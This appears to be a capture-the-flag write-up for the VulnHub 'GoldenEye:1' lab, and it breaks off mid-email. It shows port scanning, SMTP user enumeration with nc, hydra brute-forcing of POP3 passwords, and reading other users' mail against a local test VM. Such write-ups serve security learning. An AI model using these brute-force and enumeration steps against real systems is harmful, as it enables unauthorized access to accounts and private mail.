

# GoldenEye:1

## Enumeration

## Tools

### nmap


perform port scanning on the host & found 2 open ports

```
PORT      STATE SERVICE VERSION
25/tcp    open  smtp      Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, D
SN,
|_ssl-date: TLS randomness does not represent time
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.40 seconds
```

## Targets


root page of the web server



/sev-home directory need credential to access




checking the source code of terminal.js




username is Boris

```
//
//Boris, make sure you update your default password.
//My sources say MI6 maybe planning to infiltrate.
```


decode the encoded string using HTML entity & we got the password



testing the credential boris:InvincibleHack3r & we're in



we need to email someone? pop3 has been configured on higher port?



checking the source code, found a comment about the qualified network operator supervisors

```

70
71
72
73
74 Qualified GoldenEye Network Operator Supervisors:
75 Natalya
76 Boris
77
78 -->
79
80 </html>
81

```

checking the SMTP server verify the 2 users & they're valid users

```

(nobodyatall@0xDEADBEEF)-[~]
$ nc -v 192.168.0.145 25
192.168.0.145: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.145] 25 (smtp) open
220 ubuntu GoldentEye SMTP Electronic-Mail agent
VRFY boris
252 2.0.0 boris
VRFY natalya
252 2.0.0 natalya
VRFY idk

```

use masscan found several high port open

```

(nobodyatall@0xDEADBEEF)-[~]
$ sudo masscan -p 1-65535 -i eth0 192.168.0.145
Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-12-29 09:35:52 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 80/tcp on 192.168.0.145
Discovered open port 55006/tcp on 192.168.0.145
Discovered open port 55007/tcp on 192.168.0.145
Discovered open port 25/tcp on 192.168.0.145

```

port 55007 will be the pop3 service

```

PORT      TCP STATE SERVICE 5007 VERSION
55006/tcp open  ssl/unknown
ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
Not valid before: 2018-04-24T03:23:52
Not valid after: 2028-04-23T03:23:52
ssl-date: TLS randomness does not represent time
55007/tcp open  pop3
fingerprint-strings: has 192.168.0.1517 Tell 192.168.0.1
oracle-tns:
+OK GoldenEye POP3 Electronic-Mail System
pop3-capabilities: STLS RESP-CODES UIDL PIPELINING CAPA AUTH-RESP-CODE SASL(PLAIN) USER TOP
ssl-date: TLS randomness does not represent time
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port55007-TCP:V=7.91%I=7%D=12/29%Time=5FEAFE50%P=x86_64-pc-linux-gnu%r(
SF:oracle-tns,2B,"\+OK\x20GoldenEye\x20POP3\x20Electronic-Mail\x20System\r
SF:\n");

```

tried to enumerate more on the /sev-home but the only one can found was the username only  
so tried to use hydra brute force with fasttrack wordlist on the pop3 port with the 2 user found  
//now we've found the credential for the 2 user!

```

(nobodyatall@0xDEADBEEF)-[~/vulnhub/goldenEye]
$ hydra -L NO User -P /usr/share/wordlists/fasttrack.txt -s 55007 192.168.0.145 pop3
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military o
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and et

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-29 09:28:25
[INFO] several providers have implemented cracking protection, check with a small wordli
y legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1110 login tries (l:5/p:222), ~70 tr
[DATA] attacking pop3://192.168.0.145:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 1030 to do in 00:13h, 16 active
[55007][pop3] host: 192.168.0.145 login: boris password: secret1!
[STATUS] 85.00 tries/min, 255 tries in 00:03h, 855 to do in 00:11h, 16 active
[55007][pop3] host: 192.168.0.145 login: natalya password: bird

```

Login into boris user in pop3 service

```

(nobodyatall@0xDEADBEEF)-[~/vulnhub/goldenEye]
$ nc -v 192.168.0.145 55007
192.168.0.145: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.145] 55007 (?) open
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+OK
PASS secret1!
+OK Logged in.

```

boris user doesn't have much interesting stuff in it, let's check the natalya user



```
(UNKNOWN) [192.168.0.145]  
+OK GoldenEye POP3 Elect  
USER natalya  
+OK  
PASS bird  
+OK Logged in.  
list
```

the 2nd mail seems interesting in natalya mail

```
.  
RETR 2  
+OK 1048 octets  
Return-Path: <root@ubuntu>  
X-Original-To: natalya  
Delivered-To: natalya@ubuntu  
Received: from root (localhost [127.0.0.1])  
    by ubuntu (Postfix) with SMTP id 17C96454B1  
    for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)  
Message-Id: <20180425031956.17C96454B1@ubuntu>  
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)  
From: root@ubuntu  
  
Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see an  
y config issues, especially is it's related to security...even if it's not, just enter it in under the gui  
se of "security"...it'll get the change order escalated without much hassle :)  
  
Ok, user creds are:  
  
username: xenia  
password: RCP90rulez!  
  
Boris verified her as a valid contractor so just create the account ok?  
  
And if you didn't have the URL on our internal Domain: severnaya-station.com/gnocertdir  
**Make sure to edit your host file since you usually work remote off-network...  
  
Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
```

user credential

```
Ok, user creds are:  
  
username: xenia  
password: RCP90rulez!
```

& the hidden subdomain with subdirectory

```
And if you didn't have the URL on our internal Domain: severnaya-station.com/gnocertdir  
**Make sure to edit your host file since you usually work remote off-network
```

okay interesting now we've found the hidden subdomain & credentials now let's edit the hosts file

```
10.10.178.97    development.smag.chim  
192.168.0.145  severnaya-station.com
```

```
# The following lines are desirable for IP
```

voila! now we've found a moodle management system

GoldenEye Operators Training - Moodle - Mozilla Firefox

GoldenEye Operators Training - Moodle

Navigation

- Home
- Courses
  - GNO
    - Intro

Available courses

[Intro to GoldenEye](#) This course is an intro to the GoldenEye weapons system.

Greetings fellow operators.

Once you've been approved for the GNO course we will update your account with the relevant training materials.

For any Questions message the admin of this service here. User: admin

Calendar

December 2020

Sun	Mon	Tue	Wed	Thu	Fri	Sat
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	31		

You are not logged in. (Login)

moodle

clicking on the intro to goldenEye, we need to enter our credential to proceed

## Returning to this web site?

Login here using your username and password  
(Cookies must be enabled in your browser) ?

Username

Password

☐ Remember username

[Forgotten your username or password?](#)


---

Some courses may allow guest access


You are not logged in.

using the credential provided let's login into the user & we're in!






new message from Dr. Doak?



1 unread message here, let's check it out



Checking the message history between Dr Doak & xenia

// from the message, Dr Doak mentioned his email username was 'doak'

**Tuesday, 24 April 2018**

09:24 PM: Greetings Xenia,

As a new Contractor to our GoldenEye training I welcome you. Once your account has been complete, more courses will appear on your dashboard. If you have any questions message me via email, not here.

My email username is...

doak

Thank you,

Cheers,

Dr. Doak "The Doctor"

Training Scientist - Sr Level Training Operating Supervisor

GoldenEye Operations Center Sector

Level 14 - NO2 - id:998623-1334

Campus 4, Building 57, Floor -8, Sector 6, cube 1,007

Phone 555-193-826

Cell 555-836-0944

Office 555-846-9811

Personal 555-826-9923

Email: doak@

Please Recycle before you print, Stay Green aka save the company money!

"There's such a thing as Good Grief. Just ask Charlie Brown" - someguy

"You miss 100% of the shots you don't shoot at" - Wayne G.

THIS IS A SECURE MESSAGE DO NOT SEND IT UNLESS.

then again let's use hydra to brute force doak email with fasttrack wordlist & we found the credential!

```

(nobodyatall@0xDEADBEEF)-[~]
$ hydra -l doak -P /usr/share/wordlists/fasttrack.txt -s 55007 192.168.0.145 pop3
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or s
al purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-29 14:57:34
[INFO] several providers have implemented cracking protection, check with a small wordlist
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries
[DATA] attacking pop3://192.168.0.145:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
[STATUS] 64.00 tries/min, 128 tries in 00:02h, 94 to do in 00:02h, 16 active
[55007][pop3] host: 192.168.0.145 login: doak password: goat
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-29 14:59:54

```

login into Dr Doak email & found an interesting mail, it's Dr Doak credential!

```

retr 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
    by ubuntu (Postfix) with SMTP id 97DC24549D
    for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

